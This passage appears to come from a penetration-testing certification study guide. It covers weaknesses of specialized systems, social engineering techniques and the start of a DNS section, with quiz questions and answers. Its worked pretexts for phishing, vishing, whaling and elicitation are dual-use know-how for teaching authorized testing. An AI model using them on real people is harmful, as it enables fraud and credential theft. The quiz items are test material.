The Internet of Things (IoT) is designed to describe everyday items that have become network connected. As targets, they may be used to host attacks against other devices on the same networks, or as bridges to private networks if a weak public interface allows compromise of the device. In consumer markets, some examples of these devices include security cameras; smart home automation, including locks, lights, and thermostats; and home appliances. As these devices are intended for ease of use and private network deployment, they are often not designed with strong security in mind. The following issues are very common with Internet of Things devices:

- Default, blank, shared, or easily guessed passwords
- Insecure network isolation
- Poor patch management
- Insecure data handling (in transit and stored)
- Insecure default configuration
- Insufficient physical access control
- Lack of traditional security controls like antivirus or host firewalls
- May be managed by web interfaces that are improperly secured or are vulnerable to common web attacks

Embedded Systems

Embedded systems are typically much simpler systems designed for singular purposes in the interest of efficiency. Unlike traditional servers and systems, they have narrower capabilities and less complexity, but are still typically based on stripped-down versions of common operating systems. Common issues surrounding embedded systems include

- Default, blank, shared, or easily guessed passwords
- Lack of traditional security controls like antivirus, host-based firewalls, or DEP
- Patch management issues
- Default services that are improperly secured
- May be managed via web-based interfaces that are improperly secured or are vulnerable to common web attacks

Point-of-Sale Systems

Point-of-sale (POS) systems enable financial transactions for retailers, such as cash

registers, credit card readers, or self-checkout kiosks, including scales and touchscreens. In addition to processing sales transactions by taking payment information and facilitating its processing, these systems may be connected to inventory systems, customer databases, and other internal systems. These systems are attractive targets for attack due to the potential for financial gain by successful attackers. Such systems are frequently regulated by PCI requirements. These systems may run common operating systems. Common issues that may exist across POS environments are

- Default, blank, shared, or easily guessed passwords
- Lack of traditional security controls like antivirus or host-based firewalls
- Patch management issues
- Default services that are improperly secured
- Inadequate physical device control (insertion of skimmers, keyloggers)
- Insecure data management (stored or in transit)
- Insecure network isolation (often insecure wireless networks)

Biometrics

Biometric controls address security by using the unique characteristics of the human as a resource for authentication. Examples include the unique vein structure within the eye, fingerprint differences between people, the shape and size of a hand, voice analysis, facial recognition algorithms, and even distinctions within handwriting. Biometric security devices are designed with a certain degree of tolerance for false positives because natural differences in positioning during reading, weight gain or loss, or even the impacts of health may subtly alter the read results. Biometric devices frequently create templates to evaluate the success or failure of an attempt to authenticate. An enrollment template is created and stored when the user is first added to the system. A verification template is taken during subsequent authentication attempts and is compared to the enrollment template. Penetration tests will typically target the hardware and software that run the biometric security system, the algorithm the software uses, and bypass of the control itself. Weaknesses that penetration testers may explore in biometric systems testing include

- Weaknesses in storage of template data
- Weakness in false-positive/false-negative rates (e.g., spoofing)
- Inadequate deployment of the control (i.e., it can be bypassed)
- Insecure physical segregation of biometric control systems
- Insecure network segregation of biometric control systems
- Default passwords

- Insecure default configurations

RTOS

Real-time operating systems (RTOS) are designed for fast processing of information: hence “real time.” These systems are designed with very specific and predictable timing mechanisms to guarantee throughput. Delays in processing may be the most critical failure condition for these systems. So, much like ICS, availability may be of higher concern than confidentiality or integrity during their implementation. Common weaknesses may include

- Default, blank, shared, or easily guessed passwords
- Lack of traditional security controls like antivirus, host-based firewalls, or DEP
- Patch management issues
- Default services that are improperly secured

REVIEW

Objective 2.5: Explain weaknesses related to specialized systems There is a chance that penetration testers will encounter nontraditional assets during an engagement. During specialized engagements, this chance becomes a guarantee. The system types discussed here have things in common, including the need for specialized knowledge, custom tooling, and even the vulnerabilities a penetration tester is likely to encounter.

2.5 QUESTIONS

1. Which of the following system types are known for being found in industrial facilities and processes?
 - A. POS systems
 - B. Mobile systems
 - C. SCADA systems
 - D. Biometrics
2. Spoofing an identifying characteristic is a common attack tactic against which of the following system types?
 - A. Mobile systems

- B. Internet of Things
 - C. Embedded systems
 - D. Biometric security systems
- 3. Match the common vulnerabilities to the correct system type in the answers.
 - A. RTOS: Default, blank, shared, or easily guessed passwords; Lack of traditional security controls like antivirus, host-based firewalls, or DEP; Patch management issues; Default services that are improperly secured
 - B. Biometrics: Default, blank, shared, or easily guessed passwords; Lack of traditional security controls like antivirus or host-based firewalls; Patch management issues; Default services that are improperly secured; Inadequate physical device control (insertion of skimmers, keyloggers); Insecure data management (stored or in transit); Insecure network isolation (often insecure wireless networks)
 - C. POS: Default, blank, shared, or easily guessed passwords; Lack of traditional security controls like antivirus, host-based firewalls, or DEP; Patch management issues; Default services that are improperly secured; May be managed via web-based interfaces that are improperly secured or are vulnerable to common web attacks
 - D. SCADA: Operate like a black box with little visibility into the goings-on within the device; Typically lack traditional security controls like antivirus or host firewalls, although they may use sandboxing; Poor patch management; Inadequate physical device control; Default, blank, shared, or easily guessed passwords; Bypassable access control mechanisms
- 4. Which of the following is not a likely consideration for ICS environments?
 - A. Owners may consider different risk factors, such as loss of human life or environmental disasters
 - B. Typically considers confidentiality to be more important than availability
 - C. May use proprietary or custom protocols for communication
 - D. Have drastically different usage cases and data flows than traditional servers, workstations, or network components

2.5 ANSWERS

1. **C** SCADA systems are part of industrial control systems (ICS), which are known for being part of plants and industrial facilities. Review the “ICS and SCADA” section for more details.

2. **D** While traffic spoofing, for example, is possible against each of the options, spoofing a biometric control (such as faking a handprint, fingerprint, or voiceprint) is a specific attack for biometric controls. Review the “Biometrics” section for details.
3. **A** Review the bullets in each of [Objective 2.5](#)’s subsections for comparison.
4. **B** ICS environments typically will prioritize availability. Review the “ICS and SCADA” section for more context.



Attacks and Exploits

Domain Objectives

- 3.1 Compare and contrast social engineering attacks.
- 3.2 Given a scenario, exploit network-based vulnerabilities.
- 3.3 Given a scenario, exploit wireless and RF-based vulnerabilities.
- 3.4 Given a scenario, exploit application-based vulnerabilities.
- 3.5 Given a scenario, exploit local host vulnerabilities.
- 3.6 Summarize physical security attacks related to facilities.
- 3.7 Given a scenario, perform post-exploitation techniques.



Objective 3.1 Compare and contrast social engineering attacks

In all of its forms, social engineering is the process of convincing a target to do something that they would not normally do. Take a security guard, for example. The guard's objective is to make sure no one enters the building who isn't authorized to do so. The penetration tester's objective is to get into the building without being

authorized. There are several ways to achieve this. The tester might try to sneak past the guard or lie to the guard to try to get by. Interacting with the guard would likely involve social engineering: by convincing the security guard to allow entry despite the guard's objective. In some testing contexts, it is required for a penetration tester to operate as a social engineer.

Social engineering exploits the human desire to help, curiosity, gullibility, vanity, need to belong, pride, or other factors. Here are a few examples of some target goals social engineering might be used to achieve:

- Convincing someone to open a document with malicious code hidden inside
- Getting someone to click on links to web pages that run malicious code
- Coercing someone into filling out a web form or application in order to steal login credentials or the answers to security questions
- Tricking someone into taking actions on a computer on behalf of the attacker (e.g., installing software, creating or approving an account or transaction, or conducting financial actions)
- Gaining physical access in order to deploy physical devices, such as rogue wireless networking devices, skimmers, or taps

This kind of testing is typically used to explore weaknesses in business processes or policies, including staff awareness and training, and its impact on organizational security. Social engineering can be conducted in person, via physical vectors, or virtually. This section will highlight each type of social engineering, including phishing, interrogation, impersonation, shoulder surfing, and physical drops, and will discuss the motivation techniques that help make social engineering successful.



ADDITIONAL RESOURCES There are several books about social engineering. Here are a few that may be useful to building a better understanding of the techniques used in social engineering:

- Social Engineering: The Science of Human Hacking by Christopher Hadnagy
- The Spycraft Manual: The Insider's Guide to Espionage Techniques by Barry Davies, B.E.M.
- The Psychology of Persuasion: How to Persuade Others to Your Way of Thinking by Kevin Hogan
- It's Not All About "Me": The Top Ten Techniques for Building Quick

Phishing

Phishing is the process of using virtual means to deliver social engineering attacks. The term originates from the concept of fishing for answers over a phone (phishing). But as technology has evolved, so have attacks. Some avenues for phishing include

- E-mail
- Voicemail
- Phone conversations
- Text messages

Each method requires its own infrastructure and preparation. For example, testers may need a mail server and a web server, domain names, a VoIP service for phone hosting, or specialized tools to craft and track e-mails that are sent. In order to prevent exploits from occurring out of scope, testers may need to configure web servers to prevent connections from systems other than those belonging to the target organization. To avoid detection during red team engagements, testers may need to configure web proxies for redirection. Testers may be required to have familiarity with cloud platforms in order to quickly change infrastructure or catch successful shells delivered by phishing attempts.



ADDITIONAL RESOURCES Jeff Dimmock maintains some great references about red team phishing on his GitHub: <https://github.com/bluscreenofjeff/Red-Team-Infrastructure-Wiki#phishing-setup>

Spear Phishing

If an attacker wanted to get someone to execute malicious code in a document, it would be trivial to send the attachment to as many e-mail addresses as possible and hope for the best. In fact, much of what we call spam e-mail today evolved from exactly that idea: opportunistic distribution of content. Spear phishing is the process of researching

a specific target and aligning the phishing content with that target's interests in order to improve the chance of hooking the target. Here's a practical example:

- The tester identifies 52 e-mail addresses from employees of the target organization in a sales contact database discovered with OSINT research.
- The tester verifies the targets with the testing point of contact and has permission to proceed.
- The tester searches social media for the identified employees to find out their job titles and positions in the company.
- The tester sets up a C2 server to catch a payload callback or otherwise track web clicks or opened attachments.
- The tester creates a malicious payload and embeds it in a document that pretends to be a job posting for a similar position. The tester makes this job posting more attractive by offering work from home or a higher pay level than the market suggests.
- The tester registers a domain name and sets up an e-mail account with that domain name.
- The tester then uses that account to send an e-mail to the target. The tester claims to be a job recruiter with an interesting opportunity. As the target responds, the tester builds a relationship and finally sends the malicious document as an attachment, telling the target that it is a job application form or a full job description.

In this case, the target user would presumably be more likely to open the document because of its personal relevance and its plausibility. It is not merely opportunistic: it is targeted toward the individual. However, there are frequently security controls that prevent this kind of phishing from being successful.

Security controls that may interfere with successful phishing include

- Antivirus software that scans the content of malicious attachments
- Web proxy categorization to block potentially malicious websites from being accessed
- Domain name reputation scanning (recently registered domains may be less trusted, for example)
- Mail header inspection to prevent spoofing or identify suspicious signing of mail messages (see the following Additional Resources for websites about DKIM and DMARC)
- Security awareness training of end users



ADDITIONAL RESOURCES Read more about DomainKeys Identified Mail (DKIM) at <http://dkim.org/> and Domain-based Message Authentication, Reporting and Conformance (DMARC) at <https://dmarc.org/>.

SMS Phishing

SMS phishing is the process of phishing by sending a text message. Sometimes this is also referred to as SMiShing. These types of attacks target mobile devices. The goal of this type of social engineering is typically to convince a target to do one of these things:

- Click on a malicious URL
- Call a number where additional social engineering can take place
- Install a malicious application
- Respond with sensitive information, such as security question answers or other account details

Some examples of message content include the following:

- Text message contests have become increasingly popular. “Text <keyword> to ##### for a chance to win...” These messages may respond with a URL to claim a prize but require the target to enter personal information.
- Problems that require a response. Doctors’ offices, credit card companies, banks, and others have even begun to offer text message alerting for critical services. Appointment reminders, lab results, and fraud detection all may come legitimately from a service provider in today’s world. These may be accompanied by a phone number that requires additional action, or a URL that prompts for credentials.

There are a few ways for recipients of these text messages to validate that they come from a trusted source. Additionally, the kinds of controls that would protect enterprise users from other types of phishing may not exist on mobile endpoints. Traditional antivirus programs, for example, may not be deployed on cell phones. Depending on where they are being used, mobile devices may not be forced to browse through a web proxy either. Mobile device insecurities that allow an attacker to remotely take over the device in its entirety are rare. However, mobile devices may bridge cellular networks and internal networks when they connect to wireless networks, making them an

attractive target to bypass other security controls. Additionally, if a user can be convinced to install a malicious application, an attacker may be able to get additional access to contacts or other confidential information stored on the device.

Using text messages to send malicious URLs or to encourage recipients to call a number for additional support are social engineering techniques that may successfully hook mobile devices or convince targets to initiate interaction via voice. Here is another practical example:

- The tester identifies the mobile numbers of several target individuals and gets them approved for testing.
- The tester identifies a remote login portal for the target organization and obtains permission to spoof the portal. This approach is sometimes also called “pharming.”
- The tester sends a text message to the target, claiming that the user needs to log in to verify his or her benefits information. The message includes a shortened URL that links to the spoofed login portal, which invites the target to supply his or her credentials.

Voice Phishing

Calling someone on the phone in an attempt to convince them to provide information or perform actions that aid an attack is voice phishing. This is also sometimes referred to as vishing, and can extend to leaving a voicemail for a target. Here is a practical example:

- The tester identifies several phone numbers for individuals within the organization using OSINT research.
- The tester confirms the targets with the point of contact for the engagement and receives permission to proceed.
- The tester researches those individuals using social media to find out more information about their job positions, interests, and acquaintances within the organization.
- With approval, the tester calls the user and claims to be a technical support representative who has identified a problem with the target’s workstation.
- The target is coerced into downloading a program from a web page and installing it, which then grants the tester access to the system.

Security awareness and robust security practices surrounding business processes are the best defenses against this type of attack. This type of testing can validate the efficacy of these measures. As an example, if someone calls a corporate user and claims to be a

technical support representative within the company, how would the targeted user verify that claim? If a target organization does not have an answer to this question, that may be an area of improvement that testing involving social engineering can help highlight.

Special technical considerations for voice phishing may include the use of a VoIP provider to mask one's origin phone number or to appear to be dialing from a similar number to the target organization, either geographically or by number comparison (e.g., 867-5309 vs. 867-5809) for phone systems that identify caller ID information. Be aware of any local laws or regulations surrounding this, and make certain the target organization approves the methodology before using these tools.



ADDITIONAL RESOURCES The U.S. Federal Communications Commission Consumer Guide for caller ID spoofing is

<https://www.fcc.gov/consumers/guides/spoofing-and-caller-id>.

Whaling

Whaling is phishing that targets a high-value target. Goals typically involve trying to gain access that allows the attacker to use the whale's identity to achieve further goals. A practical example might be the following:

- The tester finds out who the CEO of a company is by visiting the website.
- The tester creates an e-mail that claims to select the CEO for an industry-recognized award for the target company's achievements under his or her leadership.
- During the exchange, the tester builds a relationship and eventually includes a malicious document or a link to a web page that sends an e-mail using the CEO's account to someone else within the company.
- This e-mail, now from the CEO's e-mail, requests immediate action from some other department, such as finance, or server support, which facilitates further access for the attack.

Organizations may subject the correspondence of certain high-profile individuals to additional scrutiny to avoid this kind of attack. Robust business processes, as with voice phishing, may also be applied to prevent this kind of abuse of trust. In the previous example, if a secondary target receives a request from the CEO demanding

immediate funds transfer, a business process that requires additional verification of the request outside of e-mail may successfully disrupt this kind of attack.

Elicitation

If the target of a social engineering attack understood the goal of the attack, the targeted individual would be much more able (and possibly more likely) to resist the attack. This is one of the reasons why social engineers want their real motives to remain secret. Therefore, when a social engineer is attempting to gather information from a targeted individual, the inquiry is done discreetly, often without asking directly for the information. This is called elicitation.



KEY TERM **Elicitation** is the process of discreetly gathering information from a target, about a target, or about the target's organization using social engineering techniques.

Goals of Elicitation

This could take the form of online surveys, in-person conversations, e-mail or messaging exchanges, or phone calls designed to engage the targeted individual in conversation. Social engineers may use targeted, open-ended questions to elicit information, while making the targeted individual feel part of a friendly conversation in order to keep everyone off-guard and encourage the open flow of information. Some examples of the kind of information that a social engineer might target are

- Names, positions, and locations of critical staff members
- Points of contact or names of vendors or partners that are used by an organization
- Details about confidential or proprietary business processes that may be leveraged for further access or for potential financial gain

Example Tactics for Elicitation

Entire books have been dedicated to the subject of social engineering. Social engineering uses a broad range of tactics and techniques to get targets to comply. It

would be impossible to cover all of them within the scope of this text. However, in order to contextualize elicitation, here are a few practical examples that may be used.

Flattery

Flattery establishes a relationship through vanity and a person's definition of self-worth, encouraging the target to open up about details without asking.

Example: A social engineer may attempt to find out the job position and responsibilities of the target by starting a conversation.

Social engineer: "Everyone I know speaks so highly of your work."

Target: "Well, I only validate the financial transactions in the system, it's not very exciting..."

Assumed Knowledge

If the social engineer is also an expert or a compatriot, it is perceived to be more acceptable to share details that outsiders shouldn't know. By establishing a rapport, a target may feel more comfortable divulging details that are otherwise forbidden. Additionally, a target may feel like he or she doesn't need to reveal a secret, because the social engineer already knows about it.

Example: A social engineer suspects that Widgets-R-Us ships all of their widgets using Ship-A-Widget transportation services. To confirm this, the social engineer may have a conversation with someone inside the company who is in a position to know.

Social engineer: "Shipping is always a problem. How has Ship-A-Widget been working for you?"

Target: "Oh, they've caused a bunch of problems on their own!"

False Ignorance

By claiming something overtly false, it may encourage the target to correct the social engineer with the correct details. Exaggerating the incorrectness may further prompt the target's desire to make details accurate.

Example: The social engineer wants to learn more about the physical security controls in place.

Social engineer: “I heard that your company didn’t care about security at all, that people were able to just walk in and no one even noticed.”

Target: “That’s not true. There are six security cameras, just in the lobby, and I have to badge through two turnstiles and a door just to get to my desk...”

Interrogation

Some circumstances may warrant a more direct approach to get information. In the case where time is a limiting factor or where less direct approaches are unlikely to yield results, social engineers might resort to interrogation. With this approach, the target is aware of the situation, and that awareness must be considered and leveraged by the interrogator. For example, an interrogator may be specially trained to identify when someone is lying through techniques such as repeating the question to compare answers over time.



KEY TERM **Interrogation** is the process of using direct questioning against a target individual.

Impersonation

Impersonation is the process of pretending to be someone else. This may involve uniforms, costumes, or props in very elaborate scenarios. Or it may mean leveraging information gained through OSINT research to construct a believable false identity. Here are some practical examples of impersonation:

- A social engineer dons a uniform similar to one used by a known courier and pretends to be a courier in order to gain access to a facility.
- A social engineer wears a faux pregnancy belly beneath her clothes and overloads her arms with papers or coffee in order to gain access to a facility.
- A social engineer might call another person within the company and claim to be “Mark” from the help desk, based on OSINT research that revealed a social media profile disclosing that name and job title for an employee within the target company.
- A tester makes a web page that looks similar to the web page of a known supplier

for the company as part of a phishing attempt.

- A tester creates faux social media profiles in order to masquerade as a recruiter, journalist, friend, or other pretext to build trust.



KEY TERM A **pretext** is a fabricated scenario that a social engineer uses in order to create a condition in which the target is more comfortable or able to comply with the goals of the social engineer. This may include a false identity, falsehoods about circumstances, or other details that are designed to facilitate the social engineering attack.

Pretexting is the process of establishing and using a pretext during social engineering. This is often used to describe the process of impersonation.

Pretexts need to be contextually appropriate, credible, and flexible to protect the social engineering attack from detection by the target. Claiming to be a courier and attempting entry via the cafeteria would make little sense and would likely trigger mistrust. Similarly, using an inconsistent story as a pretext would not be believable. However, it is unlikely that any pretext will be perfect. Being adaptable to change in the situation is similarly important for the success of a social engineering attack. The pretext and any associated identities supply the key foundation for building the rapport necessary to achieve social engineering goals. Important considerations that testers should keep in mind while conducting tests using impersonation include the following:

- It may be against the law to impersonate representatives of the government.
- Local laws may forbid certain kinds of impersonation as fraud.
- Using known brand logos, designs, or brand names on web pages, clothing, printed formats, or in e-mail may legally infringe upon copyrights or trademarks. The target organization is not the only stakeholder if trust in an external organization is leveraged for the attack.
- Discuss pretexts with the target organization before executing them. Organizations may not allow spoofing of branded content for legal reasons.

For these reasons, many testers prefer to generate wholly fictitious identities and pretexts for testing.

Shoulder Surfing

If a tester or social engineer can establish close physical proximity to a target individual, it may be possible to observe behaviors or information that leads to further access. Shoulder surfing is a term that originated from the process of literally watching over a target's shoulder to glean information from a keyboard or screen without being observed by the target.

Examples are

- Observing a target's hands while typing to see passwords or other keystrokes
- Watching a target's screen to observe web page addresses or the contents of sensitive documents that are otherwise protected by authentication requirements

Physical Drops

Testers may exploit human curiosity, greed, or goodwill by placing physical objects in places where targeted individuals may encounter them and be encouraged to interact with them. The gamble is that humans may be curious enough to transport these objects into the physically controlled facility. With luck, this might give a device closer proximity to networks, systems, or conversations that can be abused for testing. These attacks may also be called "baiting." Some examples of physical drops include

- Tainted removable media (such as DVDs or USB drives) that run malware to facilitate access by the tester when inserted
- Fliers or brochures that entice targets to visit malicious URLs or to call phone numbers for additional social engineering
- Cell phones or other electronic devices that may be able to attack wireless networks or conduct other electronic or audio surveillance

In some cases, testers may label these to entice curiosity. This may be to reunite it with its proper owner or simply to see what is on it. Labels such as "Q4 Staff Reduction Targets," or "Salary and Bonus Data," or "Exec Compensation" may further encourage that curiosity.

Motivation Techniques

To encourage targets to cooperate with the goals of social engineering efforts, social engineers may employ a number of motivational techniques. [Table 3.1-1](#) lists these techniques with a description and example of each as it applies to pretexting.

TABLE 3.1-1 A Sample of Motivational Techniques Used in Social Engineering

Technique	Description	Example(s)
Authority	Many people have been trained to obey authorities. This technique leverages that obedience to encourage compliance to demands by suggesting that there is authority behind the request or that a specific authority is involved. Used often for whaling, business e-mail compromise, and interrogation.	Impersonating an executive, an expert, or a leader.
Scarcity	This technique abuses the idea held by many people that the more rare or unattainable something is, the more valuable or desirable it is. The idea that taking the desired action grants exclusivity acts as an enticement.	Offering a free fitness device to the first ten respondents to a survey may encourage responses where it may otherwise be ignored.
Social Proof	This abuses a target individual's desire to fit in. The social engineer entices compliance with the target by creating a circumstance in which noncompliance will set the target apart from a socially desirable group.	To entice a target to install a Trojan: "Everyone has this new fun game, install it on your computer and see!"

Urgency	Adding a time-based element to a social engineering request encourages compliance. A sense of urgency may override logical mechanisms designed to increase suspicion, encourage targets to abandon established processes, or entice a response within a limited timeframe.	"If I don't deliver this package to this person's desk before their meeting starts in five minutes, my boss is going to fire me!"
Likeness	Establishing a rapport by implying a shared affinity may make a target more willing to cooperate with the designs of a social engineer. People may be more willing to share information or assist people who share similar interests, personality characteristics, or problems.	Shared context (discussed earlier) is one example of leveraging likeness. Mirroring a target's body language, speech patterns, and even breathing can establish subconscious rapport via likeness.
Fear	Similar to urgency, fear stimuli are designed to introduce levels of stress that may override logical mechanisms designed to increase suspicion, encourage targets to abandon established processes, or entice compliance with a social engineering request. Fear of the circumstances of failing to comply with the request abuses the human psychological desire for emotional, physical, or social safety.	Classic kidnapping scams rely on fear of the harm to a loved one to encourage targets to wire money for ransom, even when no loved one has actually been captured.

REVIEW

Objective 3.1: Compare and contrast social engineering attacks Social engineering, in the context of penetration testing, is the process of convincing a target to do something that they would not normally do with the aim of achieving a testing goal. This testing explores weaknesses in business processes or policies, including staff awareness and training, and its impact on organizational security. Goal examples might be to coerce a target into enabling unauthorized access to a system or facility for the tester. Social engineering tests exploit human desires and flaws in order to encourage compliance with the request. [Table 3.1-2](#) contains a list of types of social engineering attacks. Testers may motivate targets to comply with social engineering requests through

TABLE 3.1-2 Types of Social Engineering Attacks

Attack Type	Description	Usage
Spear phishing	Researching a specific target and aligning phishing content with that target's interests in order to improve the chance of hooking the target. Typically delivered via e-mail. Often encourages the target to visit a malicious URL, open a malicious attachment, or install a malicious application.	Bypasses perimeter security controls, such as firewalls, but may be prevented by e-mail security controls, antivirus programs, and web filtering proxies.
SMiShing	Phishing by sending a text message to a mobile device. Often encourages the target to visit a malicious URL, call a phone number for additional social engineering, or install a malicious application.	Mobile devices may bridge internal networks and cellular networks, and may bypass firewall controls, e-mail security controls, and web filtering proxies, while antivirus programs may not exist. Also harder to detect.
Vishing	Using a phone to conduct social engineering attacks either via voice or voicemail. Popular with tech support scams. Often encourages the target to visit a malicious URL, take action on behalf of the social engineer, or install a malicious application.	Has the same limitations as spear phishing, but may be more successful if social engineers can establish a rapport with the target.
Whaling	Phishing that targets a high-value target. Often used to abuse a chain of trust or use fear and authority motivations to encourage compliance with the social engineering request.	Has the same limitations as other types of phishing, but may also face additional scrutiny in hardened organizations.
Elicitation	The process of discreetly gathering information from a target, about a target, or about the target's organization using social engineering techniques. May be done via voice, in person, or over electronic communications.	Used when the target is not aware of being questioned. Relies heavily on establishing rapport with the target and avoiding arousing suspicion.
Interrogation	The process of directly gathering information from a target, about a target, or about the target's organization.	Used when the target is aware of being questioned. Relies heavily on methods to distinguish falsehood and may employ techniques that manipulate emotional response and stress triggers.

Impersonation	Pretending to be someone else as part of a pretext. A pretext is a fabricated scenario that a social engineer creates in order to create a condition in which the target is more comfortable with or able to comply with the goals of the social engineer.	Used to allay suspicions of target individuals and cast the actions and goals of social engineering within a believable context. Security awareness training and business process controls involving the verification of a person's identity are the best controls against this attack.
Shoulder surfing	Abusing physical proximity to surreptitiously spy on the target's activities, including what is being typed and what is being displayed on the screen.	Does not rely on bypassing technical security controls, other than those that limit physical proximity. Abuses target individual lack of situational awareness.
Physical drops	Exploits human curiosity, greed, or goodwill by placing physical objects in places where targeted individuals may encounter them and be encouraged to interact with them. Designed to leverage the physical device to entice the target to enable further access for the social engineer, often by visiting a malicious link, installing malicious software, or enabling other kinds of surveillance by circumventing physical security controls for the attacker.	Bypasses perimeter security controls, such as firewalls, and physical controls, such as security guards, cameras, and access control systems. Peripheral device blockers, antivirus software, and web filtering proxies are the primary controls that stand against this type of attack.

- Fear
- The principle of likeness
- A sense of urgency
- The concept of social proof
- The implication of scarcity or value
- Abusing trust in authority

3.1 QUESTIONS

1. A penetration tester is conducting a test with a social engineering component for a client operating in the retail sector. One of the goals of testing is to establish a command-and-control channel from an outside attack vector. The tester has finished OSINT research and has identified three potential targets in IT-related

jobs. Which of the following pretexts is most likely to be effective for a spear phishing campaign?

- A. An IT representative troubleshooting an issue with the target's computer.
 - B. A journalist offering the target a Top Auto Industry award in exchange for filling out a form.
 - C. A recruiter with an attached job application for an exciting new job in an IT-related field.
 - D. A notice from a bank sent via text message with a URL to review potentially fraudulent transactions.
2. A social engineer sets up a kiosk in a public area and has several compatriots planted to periodically go to the kiosk to fill out a survey, with the intention of attracting others to do the same. What motivational technique would this be an example of?
- A. Likeness
 - B. Impersonation
 - C. Authority
 - D. Social proof
3. Gathering information without directly asking for it is what type of social engineering?
- A. Flattery
 - B. Elicitation
 - C. Impersonation
 - D. Interrogation
4. Which of the following social engineering methods can involve a telephone? (Select all that apply.)
- A. Elicitation
 - B. Interrogation
 - C. Physical drops
 - D. Spear phishing
 - E. Fear
5. A tester has obtained unauthorized physical access into a building and is now attempting to gather computer-based documents, passwords, and other information that are protected by logins. What is the ideal method of social engineering to gather this information?
- A. Physical drops

- B. Spear phishing
 - C. Shoulder surfing
 - D. Whaling
6. Which of the following social engineering methods may require an e-mail server?
- A. Elicitation
 - B. Voice phishing
 - C. SMiShing
 - D. Spear phishing
 - E. Physical drops

3.1 ANSWERS

1. **C** Answer A may not be the best choice because targeting IT professionals as an IT professional is likely to raise suspicion. Answer B is not targeted to the company or the profession of the target, so it's not spear phishing. D is SMiShing, and is not specific to the targeted individual. The "Impersonation" section contains more information about pretexting.
2. **D** Social proof is the phenomenon in which "everyone else is doing it" can be used as a motivation for noninvolved people to participate. For more information, review the "Motivation Techniques" section.
3. **B** Elicitation is the process of gathering information without making the target individual aware that information is being gathered, often by not directly asking for the information sought. Review the "Elicitation" section for further detail.
4. **A B C** Fear is a motivation tactic, not a social engineering method, so answer E is not applicable here. Interrogation often relies on visual cues to distinguish lies from honest answers, so it may not be ideal over a phone, but it is possible. Spear phishing would typically involve e-mail rather than voice. Physical drops may employ a cell phone as a dropped device for the goals of surveillance or wireless attacks. See the "Phishing" and "Physical Drops" sections for further discussions on these topics.
5. **C** Shoulder surfing is the process of using physical proximity to surreptitiously observe information, including contents on screen and what is being typed onto the keyboard (such as passwords). A tester could use this information to log in to other unobserved terminals, connect with a planted device, or abuse the target's access when he or she is not around. See the "Shoulder Surfing" section for more detail.

6. **D** Spear phishing often uses an e-mail to distribute malicious documents or links to a target. Elicitation, voice phishing, SMiShing, and physical drops do not require e-mail. Review this topic in the “Phishing” section.



Objective 3.2 Given a scenario, exploit network-based vulnerabilities

Network-based vulnerabilities are due to weaknesses in network communication protocols such as TCP/IP. While these are often enabled by client-side configurations, attacks against these vulnerabilities focus on remote exploitation over these network protocols. This is often a discipline unto itself for penetration testers.



KEY TERM **Transmission Control Protocol (TCP)** is a stateful protocol that supplies reliable and ordered data transmission over the Internet Protocol (IP). Read all about TCP in RFC 793: <https://tools.ietf.org/html/rfc793>

Name Resolution Exploits

Computer systems communicate with MAC addresses or IP addresses, depending on the layer of the network. But humans like to be able to use names, which are easier to remember and type. Multiple implementations exist to translate these human-accessible names to computer-accessible numbering systems, and each has its own weaknesses. Common resolution techniques include Domain Name System (DNS), Multicast DNS (mDNS), NetBIOS Name Services (NBNS), and Link Local Multicast Name Resolution (LLMNR). Identifying what kind of name resolution is in use allows a penetration tester to identify what can be attacked and how to attack it. Here are some examples of how penetration testers may be able to abuse name resolution system weaknesses:

- Man-in-the-middle attacks

- Traffic redirection
- Spying on name service requests being made by targets
- Denial of service conditions
- Conducting target reconnaissance

DNS Attacks

The most well-known system for translating names to IP addresses (and vice versa) is DNS. A system of authoritative servers stores information that lets hosts find other hosts by name. Attackers have found numerous ways to abuse this system: techniques that penetration testers may use to demonstrate weaknesses in configured environments.



KEY TERM **Domain Name System (DNS)** converts human-readable host names to IP addresses



ADDITIONAL RESOURCES Here is a list of the RFCs related to DNS protocol:
<http://www.faqs.org/rfcs/dns-rfcs.html>

Key Facts

- DNS is routable. Therefore, it may be valid for attacks from an external perspective.
- DNS is commonly associated with UDP 53, but may run on TCP.
- Organizations may use an internal DNS and an external DNS.
- DNS failure can be highly disruptive. If DNS becomes unavailable, systems that are configured with names rather than IP addresses may fail entirely or fail-over to other name services.



KEY TERM **User Datagram Protocol (UDP)** runs on top of IP, similar to TCP. However, UDP is connectionless and does not provide reliable, error-checked data transfer. Read all about UDP in RFC 768: <https://tools.ietf.org/html/rfc768>

How It Works

DNS name resolution works by having a recognized authority that maintains name records for other hosts: a DNS server. Each host is configured to use a specific DNS server and will reach out to that server to look up domain name information. Each record the DNS server maintains defines characteristics that make up a specific domain. If a host queries a DNS server:

1. The DNS server checks to see if it has the domain and IP information to answer the request. If it does, it resolves the name.
2. If it does not have the information to answer the request, it will ask another DNS server for the information. This may happen multiple times.
3. If, after all queries, it is unable to resolve the address, it responds back with a message that the name is invalid or does not exist.

In Step 1, this means the DNS either has the information in cache, because it has looked it up before, or it is the authoritative DNS for the requested name. If a DNS server does not have the information to answer the request, as in Step 2, it acts as a recursive DNS. Here is an example of how this might work when a user makes a request for www.comptia.org.

1. The user's computer will first check to see if the requested www.comptia.org name is its own.
2. If not, it will then look for an entry for www.comptia.org in its local hosts file or its DNS resolver cache.
3. If not, the computer sends a recursive query to its configured DNS server to retrieve the record for www.comptia.org. In this case, we will say that the DNS server is 192.168.8.8. If the DNS server at 192.168.8.8 is authoritative for the domain www.comptia.org, it will either return the requested record to the client or declare it nonexistent.
4. If the DNS at 192.168.8.8 is nonauthoritative and it does not find an entry for

www.comptia.org in its cache, the DNS server will send a recursive query to its configured DNS forwarder/caching server.

5. If the DNS server still has no resolution response for www.comptia.org, it will send an iterative query to a root server derived from its DNS server's root hints list.
6. The root server refers the DNS server at 192.168.8.8 to the .org top-level domain (TLD) DNS server.
7. The TLD DNS server for .org has a record for the authoritative DNS for comptia.org and refers the 192.168.8.8 to the comptia.org DNS server.
8. The comptia.org DNS server will then look up the host www and return an authoritative answer containing the IP address for the host www.comptia.org, or it will return an authoritative response that the record is nonexistent.
9. The DNS server at 192.168.8.8 then caches the record and returns the resolution result to the user's computer.
10. The user's computer will then cache the record and connect to the requested site using the resolved IP.

Figure 3.2-1 shows a name lookup using the tool dig to find the IP address for comptia.org. In this example, the host is using the DNS server 8.8.8.8. This server already knows the A record for comptia.org (IP address 198.134.5.6), so it can return the information.

```
Terminal — bash — 70x26
$ dig comptia.org

